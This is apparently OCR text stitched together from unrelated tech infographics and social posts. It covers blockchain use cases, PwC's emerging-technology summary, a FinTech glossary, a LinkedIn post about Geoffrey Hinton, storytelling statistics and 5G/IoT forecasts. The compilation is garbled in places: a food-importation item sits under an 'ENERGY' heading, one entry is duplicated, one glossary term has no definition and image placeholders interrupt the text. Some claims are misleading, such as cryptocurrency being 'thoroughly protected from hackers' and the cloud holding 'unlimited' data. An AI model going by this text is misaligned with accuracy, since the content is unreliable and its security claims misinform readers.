




Figure 1. Vendors' Product Scores for Type A Use Case



Source: Gartner (April 2018)

Figure 5: New blockchain applications



source pwc via @mikequindazzi

50+ BLOCKCHAIN
REAL WORLD USES CASES

GOVERNMENT
Essentia develops world's first blockchain solution to manage international logistics hub together with Traffic Labs and the Finnish Government
essentia.one

IDENTIFICATION
Voter registration is being facilitated via a blockchain project in Switzerland spearheaded by **Uport**.
uport

MOBILE PAYMENTS
The blockchain ledger that **Ripple** uses has been latched onto by a group of Japanese banks, who will be using it for quick mobile payments.
ripple

INSURANCE
A smart contract-based blockchain is being used by Insurer **American International Group Inc** as a means of saving costs and increasing transparency.
AIG

ENDANGERED SPECIES PROTECTION
The protection of endangered species is being facilitated via a blockchain project that records the activities of these rare animals.

CARBON OFFSETS
IBM is using the Hyperledger Fabric blockchain in China to monitor carbon offset trading.
IBM HYPERLEDGER

ENTERPRISE
Ethereum's blockchain can be accessed as a cloud-based service courtesy of **Microsoft Azure.**
Microsoft Azure

BORDER CONTROL
Essentia has devised a border control system that would use blockchain to store passenger data in the Netherlands.
essentia.one

SUPPLY CHAINS
IBM and **Walmart** have partnered in China to create a blockchain project that will monitor food safety.
IBM Walmart

HEALTHCARE
A number of healthcare systems that store data on the blockchain have been pioneered including **MedRec.**
MEDREC

SHIPPING
Shipping is a natural fit for blockchain, and **Maersk** have been trialling a blockchainbased project within the maritime logistics industry.
MÆRSK

REAL ESTATE
Blockchain is now being used to complete real estate deals, the first of which was conducted in Kiev by **Propy**.
PROPY

ENERGY
Essentia is developing a test project that will help energy suppliers track the distribution of their resources in real time, whilst maintaining data confidentiality.
essentia.one

LAND REGISTRY
Land registry titles are now being stored on the blockchain in Georgia in a project developed by the **National Agency of Public Registry**.
NATIONAL AGENCY of PUBLIC REGISTRY

COMPUTATION
Digital Currency Group are helping Amazon Web Services examine ways in which the distributed ledger technology can help improve database security.
DIGITAL CURRENCY GROUP

ADVERTISING
New York Interactive Advertising Exchange has been experimen- ting with blockchain as a means of providing an ads marketplace for publishers.
NYIAX

BORDER CONTROL
Essentia is developing a blockchain project for border control that will allow customs agents to record passenger data from an array of inputs and safely store it.
essentia.one

JOURNALISM
Decentralized journalism, as enabled by blockchain technology, has the potential to prevent censorship and increase transparency, as **Civil** has shown.
CIVIL

WASTE MANAGEMENT
Waltonchain is using **RFID** technology to store waste management data on the blockchain in China.

ENERGY
Food importation is another industry where blockchain is proving its worth, with **Louis Dreyfus Co** trialling a soybean importation operation using this technology.
LDC. Louis Dreyfus Company

DIAMONDS
The **De Beers Group** is using blockchain to track the importation and sale of diamonds.
De Beers Group of Companies

FINE ART
By storing **certificates** of authenticity on the blockchain, it's possible to dramati- cally reduce art forgeries, as one blockchain project is proving.

NATIONAL SECURITY
For the past two years, the **US Department of Homeland Security** has been using blockchain to record and safely store data captured from its security cameras.

TOURISM
In a bid to boost its tourism economy, **Hawaii** is examining ways in which blockchain-based cryptocurrencies can be adopted throughout the US state.

TAXATION
In China, a tax-based initiative is using blockchain to store tax records and electronic invoices led by **Miaocai Network**.

ENERGY
Chile's National Energy Commission has started using blockchain technology as a way of certifying data pertaining to the country's energy usage as it seeks to update its electrical infrastructure.
CNE COMISIÓN NACIONAL DE ENERGÍA

RAILWAYS
Russian rail operator **Novotrans** is storing inventory data on a blockchain pertaining to repair requests and rolling stock
НОВОТРАНС


ENTERPRISE
Google is building its own blockchain which will be integrated into its cloud-based services, enabling businesses to store data on it, and to request their own white label version developed by **Alphabet Inc**
Google Alphabet

MUSIC
Arbit is a blockchain-based project led by former Guns N Roses drummer Matt Sorum seeking a fairer way to reward musicians for their creative efforts.
arbit

FISHING
Blockchain technology has been used to provide a transparent record of where fish was caught, as a means of ensuring it was legally landed.

THE INTERNET OF BLOCKCHAIN FOUNDATION
MATTEO GIANPIETRO ZAGO

Game of Threats™ simulates the experience that executives must go through in the midst of a cyber-breach. Using scenario based insights, players are educated on cybersecurity issues and threats that are a key component of today's corporate agenda



source pwc via @mikequindazzi

4 Emerging Technologies for 2018

Internet of Things (IoT)


Network of objects – devices, vehicles, etc. – embedded with sensors, software, network connectivity and compute capability, that can collect and exchange data over the Internet. IoT enables devices to be connected and remotely monitored or controlled. The term IoT has come to represent any device that is now "connected" and accessible via a network connection. The Industrial IoT is a subset of IoT and refers to its use in manufacturing and industrial sectors.

Example Use Cases

- Inventory and material tracking
- Real-time asset monitoring
- Connected operational intelligence
- Customer self-service
- Usage and performance benchmarking
- Data integration and analytics
- Connected service parts management
- Remote service
- Real time market insights
- Flexible billing and pricing models

Robots

Electro-mechanical machines or virtual agents that automate, augment or assist human activities, autonomously or according to a set of instructions – often a computer program.



Example Use Cases

- Manufacturing
- Hazardous industries
- Hotels and tourism
- Service industry
- Automation of predictable tasks
- Data management

Augmented Reality (AR)

Addition of information or visuals to the physical world, via a graphics and/ or audio overlay, to improve the user experience for a task or a product. This "augmentation" of the real world is achieved via supplemental devices that render and display said information.

Example Use Cases

- Virtual showrooms
- Education
- Travel and tourism
- Gaming
- Printing and advertisers
- Retail environments
- Marketing


Artificial intelligence (AI)

Software algorithms that are capable of performing tasks that normally require human intelligence, such as visual perception, speech recognition, decision-making and language translation. AI is an "umbrealla" concept that is made up of numerous subfields, such as machine learning, which focuses on the development of programs that can teach themselves to learn, understand, reason, plan, and act (i.e. become more intelligent) when exposed to new data in the right quantities.


Example Use Cases

- Managing personal finances
- Trading systems
- Real time fraud and risk management
- Automated virtual assistants
- Underwriting loans and insurance
- Customer support, transactions and helpdesks
- Data analysis and advanced analytics

source pwc via @mikequindazzi



How Blockchain enables interoperability



Blockchain's cryptographic hash functions and distributed nature ensure that stored information is time-stamped and tamper-proof

Blockchain creates a decentralized database that is synchronized via the Internet and makes seamless data sharing possible across platforms and stakeholders

Transactions are validated through a consensus mechanism; the network itself ensures that the transactions being added to the chain are genuine and authentic

The shared and replicated nature of Blockchain ensures that there is no central authority that manages the database, mitigating the possibility of hacking attacks and improving system security

Everest Group® Using Blockchain to Address Interoperability Concerns in Healthcare

FinTech Glossary

presented by barchart OnDemand

APIs
Application Programming Interface. Software that allows two different sources to communicate with each other instantly.

ANALYTICS
The tool used to measure patterns or trends in data.

AWS
Amazon Web Services. A division of Amazon that provides cloud-based infrastructure for businesses.

BENCHMARK
A point at which activity and performance are measured and compared.

BITCOIN
A new form of independent currency that is held completely virtually.

BOOTSTRAP
An individual or group starting a new business venture with a minimal amount of seed investment or capital.

CLOUD
A virtual infrastructure that holds an unlimited amount of data and information.

BIG DATA
An enormous supply of data, and often the analysis of such data.

CRYPTOCURRENCY
Virtual currency that is thoroughly protected from hackers.

COGNITIVE COMPUTING
Self-learning computer systems that attempt to mimic human thinking using data mining, pattern recognition and natural language processing.

CROWDFUNDING
Projects that are funded by the public.

BLOCKCHAIN
A record of all public bitcoin transactions updated in real-time.

DATA
Information used to analyze or evaluate a possible outcome or trend.

DISRUPTIVE INNOVATION
The establishment of a new market, product or service that disturbs a pre-existing market or status quo.

DATABASE
A program that allows you to organize your information in an efficient manner on one platform.

DIGITAL NATIVE
Young people who have grown up with the availability and use of digital technology.

FINTECH
A buzzword referring to financial technology.

FINNOVATION
A buzzword referring to financial innovation.

HIGH-SPEED NETWORKS


HOSTING
A company that provides physical infrastructure for a website, application or software.

Meet the Godfather of AI. Because of a spine condition has not been able to sit for past 12 years.. Walks his way to #AI development.


Geoffrey Everest Hinton FRS FRSC (born 6 December 1947) is a #British cognitive #psychologist and #computer #scientist, most noted for his work on artificial #neuralnetworks. Since 2013 he divides his time working for #Google (Google #Brain) and the #University of #Toronto.

https://lnkd.in/fURAasw

#artificialintelligence #DataScience #webdevelopment #machinelearning #LinkedIn LinkedIn #algorithms #deeplearning #mathematics #inspiration #storytelling



THE SCIENCE OF
STORYTELLING
As more brands make the move towards content marketing, cutting through the noise is more vital than ever before. But our brains are built to connect with compelling stories.
IF
100,500
digital words are consumed by the average US citizen every day
92%
of consumers want brands to make ads that feel like a story
60X faster
rate at which the brain processes images in comparison to words
THEN
Keep it short (and have a great title to grab readers' attention).
A
B
Deliver content that is linear and expresses a clear narrative.
Show, don't tell. Use images for more compelling content.
HOW STORYTELLING AFFECTS THE BRAIN
NEURAL COUPLING
A story activates parts in the brain that allows the listener to turn the story in to their own ideas and experience thanks to a process called neural coupling.
MIRRORING
Listeners will not only experience the similar brain activity to each other, but also to the speaker.
DOPAMINE
The brain releases dopamine into the system when it experiences an emotionally-charged event, making it easier to remember and with greater accuracy.
CORTEX ACTIVITY
When processing facts, two areas of the brain are activated (Broca's and Wernicke's area). A well-told story can engage many additional areas, including the motor cortex, sensory cortex and frontal cortex.



THE FUTURE OF 5G AND IOT
Finishing the foundations in 2018 and 2019 for the next two decades
www.i-scoop.eu/internet-of-things-guide/5g-iot/
By 2021, 5G's broad enablement of IoT use cases will drive 70% of G2000 companies to spend $1.2 billion on connectivity management solutions
(IDC, November 1, 2017)
5G era goals
Enhanced broadband
Massive IoT & critical communi-cations
Vertical / industrial transformation
Boundless connectivity for all
Network economics & innovation
5G
Redesigned architecture
36%
Thinking about 5G for IoT
Ubiquity
Reliability
Latency
Mobility
Scalability
5G
Need for higher connectivity
Affordability
Security
Adaptability
Low energy
Agility
The global 5G value chain will generate $3.5 trillion in output and support 22 million jobs in 2035
(IHS Markit)
Sources
https://www.idc.com/research/viewtoc.jsp?containerId=US43161517
https://www.gsmaintelligence.com/research/?file=0efdd9e7b6eb1c4ad9aa5d4c0c971e62&download
https://www.ihs.com/Info/0117/5g-technology-global-economy.html
http://www.vodafone.com/business/iot/iotbarometer
36% of organizations already think about 5G for IoT which they see as an incremental upgrade
(Vodafone IoT barometer, September 2017)

